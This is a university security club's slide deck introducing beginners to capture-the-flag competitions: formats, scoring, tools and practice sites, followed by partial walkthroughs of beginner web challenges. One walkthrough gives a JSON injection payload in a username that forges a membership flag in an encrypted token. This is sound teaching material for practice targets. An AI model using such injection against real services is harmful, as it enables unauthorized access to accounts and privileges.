

# A Hands-on Guide to CTFs for the Uninitiated

Portland State University's Security Club,  
void\* vikings



# PSU's Security Club, the void\* vikings (and pets)

- Formed in February 2020
  - 2020 damctf fall+spring, utctf, ncl, rgbctf, angstromctf, csictf, redpwntf, Hack-a-sat & DEF CON (mentored by samurai)
- Our mission is to promote security culture, ethics research, ongoing education, and development of safer code through playing in Capture the Flag competitions.
- Hosting a Personal Cybersecurity event for students in November
  - Aimed at wider PSU population



Feb 2020 damctf, osu, in the before times...

# Who you are


- You might not be sure what a CTF even is...
- You might not played in a CTF before...
- You might be new to infosec/cybersecurity...
- You might be new to tech at large...
- You might not be the conventional candidate for CTFs...

OR

- You might be trying to understand and mentor someone who is.
  - And it might not be going so well...



# Security Games: Why Play Capture the Flag (CTF)?



- Skill building
- Education, Career exploration
  - <https://www.cyberseek.org/>
- Networking Recruiting
- Experience, Resume building
  - Can count as 'work experience'
  - Good skill(s) for developers
- Fun & Friends
- Prizes

# CTF Game Types

- Usually Timed: 1 hour - 4 weeks
  - 48 hours seems to be the most common
- Jeopardy (most common)
  - Series of individual challenges across a variety of categories
  - Qualifiers tend to be this form
- Attack/Defense
  - Identical servers for each team to patch and exploit
  - Finals are often this form
- Mission based
  - Sometimes called ‘scavenger hunt’ or ‘role play’.
  - These vary wildly
  - Working through a storyline instead of explicit stages
- Evergreen CTFs / “Wargames”
  - No end time, play through on your schedule



# Challenge Categories

- **Open Source Intelligence (OSINT)**
- **Forensics**
- Steganography
- Social Engineering (SE)
- **Web**
- Reverse Engineering (rev, RE)
- Cryptography (crypto)
- Binary Exploitation (pwn)
  - Shellcode, shellcraft also fall under here
- Misc/random
- NB: Challenges (challs) may cross multiple categories
- ML/AI is up and coming



# Common Scoring Systems

## Scoring

- *Friendly*: points stay the same regardless of how many teams solve it or when
- *Dynamic/Fixed Time Balancing*: score decays, points locked in when you submit flag
- *Full Self Balancing*: as the value of the challenge decreases, your final score decreases
- *Golf*: more points for smallest ‘something’ like size, opcodes, etc
- Final Scoreboard is often hidden in final hours of the game

## Example:

Game Start: 500 pts


Game Play: 5 teams solve, you solve, 5 more teams solve.

Game End: 50 pts

- *Friendly*: submission 500 pts, final: 500 pts
- *Dynamic*: submission 300 pts, final: 300 pts
- *Full Self Balancing*: submission 300 pts, final 50 pts

# The Adventure Continues After The Game

- Try to do your own write up while it's top of mind
  - Your notes may not be as coherent as you think
- Look at write ups
  - These can vary in usefulness
  - Ctf time, blog posts
  - Sometimes it can take a month+ for one to surface
  - <https://isopach.dev/Redpwn-CTF-2020/> ← example of a great writeup set
  - If you're lucky, the organizers will release their solutions.
- Try to write your own challenge
  - Can you recreate it?
  - You're not too new to try your hand at challenge creation



# Misc. Pro Tips

- Flags are usually exact string matches. ex) ctf{i\_w1sh\_l\_w4s\_4\_fl4g}
  - Watch your case, trailing whitespace, l33tspeak, etc
- If a file is provided with a challenge, assume you'll need it to solve!
  - The prompt text may or may not be useful
- If a binary & a nc invocation is provided in the challenge, you need both.
  - You figure out what to do locally, then repeat it on the challenge server provided.
  - Nc == netcat, ie “nc chals.damctf.xyz 1337”
- You'll probably need a discord account
  - Communication from the organizers. There will be updates! You'll want them minty fresh!
  - Usually new challenges will be released intermittently during the game.
- Be respectful to the organizers, even if other teams aren't
  - Usually [experienced] volunteers. CTF creation can take 100s of hours of work
  - Read the Rules
  - There will be mistakes and infra problems. Stay Classy

# Where do I find CTFs?

https://ctftime.org/event/list/upcoming

CTF TIME CTFs Upcoming Archive Calendar Teams FAQ Contact us About Sign in

CTF TIME CTFs Upcoming Archive Calendar Teams FAQ Contact us About Sign in

me / CTFs / Events / Sunshine CTF

## CTF Events

All Upcoming Archive Format Location Restrictions 2020

Name	Date	Format	Location	Weight	Notes
Syskron Security CTF 2020	21 Oct., 00:00 UTC — 26 Oct. 2020, 00:00 UTC	Jeopardy	On-line	24.29	105 teams will participate
Hack.lu CTF 2020	23 Oct., 13:37 UTC — 25 Oct. 2020, 13:37 UTC	Jeopardy	On-line	87.94	49 teams will participate
RaziCTF 2020	23 Oct., 20:30 UTC — 25 Oct. 2020, 20:30 UTC	Jeopardy	On-line	0.00	3 teams will participate
Hack The Vote 2020	23 Oct., 23:00 UTC — 25 Oct. 2020, 23:00 UTC	Jeopardy	On-line	0.00	51 teams will participate
peaCTF Round 1	24 Oct., 04:00 UTC — 31 Oct. 2020, 03:59 UTC	Jeopardy	On-line	0	School teams only 15 teams will participate
MetaCTF CyberGames 2020	24 Oct., 12:00 UTC — 25 Oct. 2020, 12:00 UTC	Jeopardy	On-line	0.00	25 teams will participate
AppSec-IL 2020 CTF	24 Oct., 17:00 UTC — 26 Oct. 2020, 17:00 UTC	Jeopardy	On-line	0.00	13 teams will participate
Cyber Cyber Security Rumble	30 Oct., 19:00 UTC — 01 Nov. 2020, 19:00 UTC	Jeopardy	On-line	28.00	20 teams will participate

## Sunshine CTF 2020

Sat, 07 Nov. 2020, 14:00 UTC — Mon, 09 Nov. 2020, 14:00 UTC

 Sunshine CTF

On-line

A Sunshine CTF event.

Format: Jeopardy

Official URL: <https://sunshinectf.org/>

This event's weight is subject of [public voting!](#)

Future weight: to be determined

Rating weight: 0.00

Event organizers

- Knightsec

SunshineCTFs 5th year anniversary!

The CTF will be held as part of B-Sides Orlando 2020. Competitors all over the world are welcome to participate!

## Prizes

TBD

# That's overwhelming?! Where do I even start?

- Know thy Goals
  - Skillbuilding?
  - Competition?
- Know thy Needs
  - Do you need community?
  - Do you thrive on competition?
  - What kind challenges work for you?
  - Do you like to specialize? You don't have to!
    - 'I'm a man of many almost-specializations' - samczsun
  - Who do you like to play with?
- Know thy Limits
  - It is okay to walk away when it stops being fun!
  - Be kind to yourself. Rome wasn't built overnight either.
- Know thy Tools
  - The best tool for the job is the one that's most comfortable for you
  - Mastering tools takes time and practice. Be kind to yourself.



# Know thy Goals, Know thy Limits

- If competition doesn't motivate you, or makes you feel stupid, ignore it
  - Don't check the scoreboard
  - I sometimes put a sticky note over the 'scoreboard' tab on screen
- If you want to learn & a whole CTF is too much time...
  - pick one problem and just work on that until you hit a wall
  - Set a time limit & schedule it out on calendar: Fri 5pm-dinner: CTF play
- If networking is your goal, behave like it's a professional space
  - Be professional, courteous
  - Thank the organizers, congratulate other teams (sometimes)
  - Try host/collaborate with other groups to host events, publish walkthroughs, etc
    - Referrals have more weight when you've worked together

# Know thy Needs: Teams & Community

- If you're not a loner, the important thing you can do is find your community
  - How much time do they expect? How competitive are they?
  - Size? Culture?
  - If you are a loner, there are also lots of CTFs for you!
- If competition makes you miserable, find a team that is more interested in other things
  - If you thrive on it, there are teams for you too!
  - There are teams whose only goals are ‘to learn and have fun’
- If you can’t find a team, make one with some friends!
  - You only need 1-2 others
  - You don’t need to be affiliated with a school or company
  - CTFs often have ‘looking for team’ channels
  - active teams also recruit




# Know thy Tools

- **The best tool is the one that works for you!**

Web <ul style="list-style-type: none"><li>- browser developer tools, Python request library</li></ul>	Rev <ul style="list-style-type: none"><li>- gdb, objdump</li><li>- Ghidra, cutter, idapro, binary ninja</li></ul>	Stego <ul style="list-style-type: none"><li>- file, binwalk, image editor</li></ul>
Pwn <ul style="list-style-type: none"><li>- Python pwntools, capstone, unicorn, netcat</li></ul>	Forensics <ul style="list-style-type: none"><li>- wireshark, python, favorite text editor, grep</li></ul>	OSINT <ul style="list-style-type: none"><li>- web searches, reverse image search (tineye, Google, etc.), whois</li></ul>
Crypto <ul style="list-style-type: none"><li>- Python pycryptodome, cyberchef</li></ul>	Misc. <ul style="list-style-type: none"><li>- Linux CLI familiarity</li><li>- Basic scripting skills, python very common</li></ul>	SE <ul style="list-style-type: none"><li>- Google, roleplay, OSINT</li></ul>

“The only way to get  
good at CTFs  
is by playing CTFs”



Nopnopgoose

(it's a skill, not an innate trait!)

# Good CTFs for Beginners

## Evergreens

- Over The Wire (net)
- Try Hack Me (all)
  - Good for students
- PicoCTF (all)
  - Now year round, previous years
  - Good calibration
- Hack the Box (all)
  - Mixed level, mixed bag
- Microcorruption (RE)
  - Good calibration
- OWASP Juice Shop (Web)
  - Some assembly required
  - Good calibration
- ...and many more!

## Regularly Scheduled

- PicoCTF
- NCL (2 seasons: fall & spring)
  - Fee
  - Also: public write-ups are NOT PERMITTED
  - However, there is a fair bit of support/infrastructure
- BSides PDX CTF
  - Going on RIGHT NOW :)




“I wish someone had told me/our group that CTFing would be really difficult for a long time (we were all total beginners) but that you **just keep going**, learn what you can, and the skills eventually start to build on each other in useful ways”

-Jaime


# I need a game plan!

1. Pick/form/join a team
2. Pick a CTF (or 3) to start with
  - a. Read the rules
3. Try a challenge from each category at least once
  - a. Take notes: what you liked, disliked
  - b. Take notes: what you tried
4. Celebrate
5. Look for writeups
  - a. What tool classes did they use?
  - b. What techniques did they use?
6. Practice with them!
7. If you feel called to specialize, specialize
8. **Repeat . Consistent practice matters more than anything else**



# Suggested Reading

- Some of the many getting started guides
  - <https://jaimelightfoot.com/blog/so-you-want-to-ctf-a-beginners-guide/>
  - <https://tinyurl.com/CTFfornoobz>
  - <https://trailofbits.github.io/ctf/intro/>
  - <https://primer.picoctf.com>
- <https://clark.center/c/nccp>
  - (Esp if NCL is interesting to you)
- <https://www.cyberseek.org/>
- <https://github.com/Naetw/CTF-pwn-tips>



# Walkthrough Time! Vote on Discord

- **Web**
  - Fingerwarmup - Gabby
  - Panda Facts I - Allison
  - Login - Allison
- **RE**
  - Just Rust - Evan
  - WASM Fans Only (Intermediate) - Evan
- **Pwn**
  - Stan (warning: inappropriate innuendo) - Allison
  - Starterpwn - Evan
- **Stego**
  - What Lies Within - Isak
- **Forensics/OSINT**
  - Pretty-good - Isak
- **Crypto**
  - Cipher - Robin



# Screenshot Based Walkthroughs



# Fingerwarmup

# (web) Fingerwarmup prompt

**web/finger-warmup (beginner)**

**0 solves / 500 points**

babayet2

---

A finger warmup to prepare for the rest of the CTF, good luck!


You may find [this](#) or [this](#) to be helpful.

[finger-warmup.chals.damctf.xyz](http://finger-warmup.chals.damctf.xyz)


Flag

SUBMIT


# Starting page



# Clicking a few links manually




# Warmup Python Script



The image shows a screenshot of a code editor with a dark theme. The title bar says "warmup.py". The code editor displays the following Python script:

```
1 import requests
2 from bs4 import BeautifulSoup
3
4 next_link = ""
5 counter = 0
6 while(1):
7     r = requests.get("https://finger-warmup.chals.damctf.xyz"+next_link+"/")
8     soup = BeautifulSoup(r.content, 'lxml')
9     links = soup.find_all('a')
10    for link in links:
11        next_link = "/" + link.get('href')
12    ...
13    if "dam{" in next_link or "dam{" in r.content.decode():
14        print(next_link)
15        break
16    counter = counter+1
17    print(counter, next_link)
18
```


# Sweet, sweet success



# Panda Facts I

Tl;dr sneak into  
this panda hate site

# Poking around..



# On the other side of login

## Welcome, a! Here are some panda facts!

- The binomial name of the giant panda is *Ailuropoda melanoleuca*
- Though giant pandas survive exclusively on bamboo, they process it extremely inefficiently
- The giant panda is a conservation-reliant vulnerable species
- Giant pandas will never be able to survive on their own
- Giant pandas are useless animals that are unimportant in their ecosystem
- Billions of dollars have already been spent on keeping them alive
- Giant pandas are very ungrateful: they generally refuse to breed in captivity
- Money spent on keeping giant pandas alive is money not spent on species that are actually important

Click to see a member-only fact!


# Source code supplied

```
js index.js  x
home > amn > Documents > CTFs > redpwn2020 > pandas > js index.js > decodeToken
110    });
111
112  function generateToken(username) {
113    const algorithm = 'aes-192-cbc';
114    // from their server
115    //const key = Buffer.from(process.env.KEY, 'hex');
116    // hardcoded key can't be good crypto?
117    const key = Buffer.from("12370cc0f387730fb3f273e4d46a94e5", 'hex');
118    console.log("key is " + key);
119    // Predictable IV doesn't matter here
120    // iv is filled with 0s
121    const iv = Buffer.alloc(16, 0);
122
123    // creates cipher, key probably has salt?
124    const cipher = crypto.createCipheriv(algorithm, key, iv);
125
126    // originally 0
127    const token = `{"integrity":"${INTEGRITY}" , "member":0 , "username":"${username}"}`;
128
129    let encrypted = '';
130
131    // switch from utf8 to base64 cipher
132    encrypted += cipher.update(token, 'utf8', 'base64');
133    // any remaining cipher contents? huh?
134    encrypted += cipher.final('base64');
135
136    return encrypted;
}
```


# JSON has injection problems

- I did remember that JSON has some structural problems, but not quite what they were...
  - ended up doing some googling
  - It's not a bad thing if you spend a lot of your time during a CTF researching things
- TL;dr JSON allows duplicate keys, even though it shouldn't
  - Parsers typically just take the last one if there are duplicates
- So, if I can inject my own string, I can override id and replace it with a value of my choice
  - My payload: a", "member":1337, "foo":"bar
- Injection happens when executable instructions co-mingle with data
  - The attacker injects executable instructions via user controlled data

# Injection



# Sweet, sweet success



# Login

'Hey Allison,  
can you come take a look?  
We're stuck'

# Some of the source code jumps out at me...

```
28     }
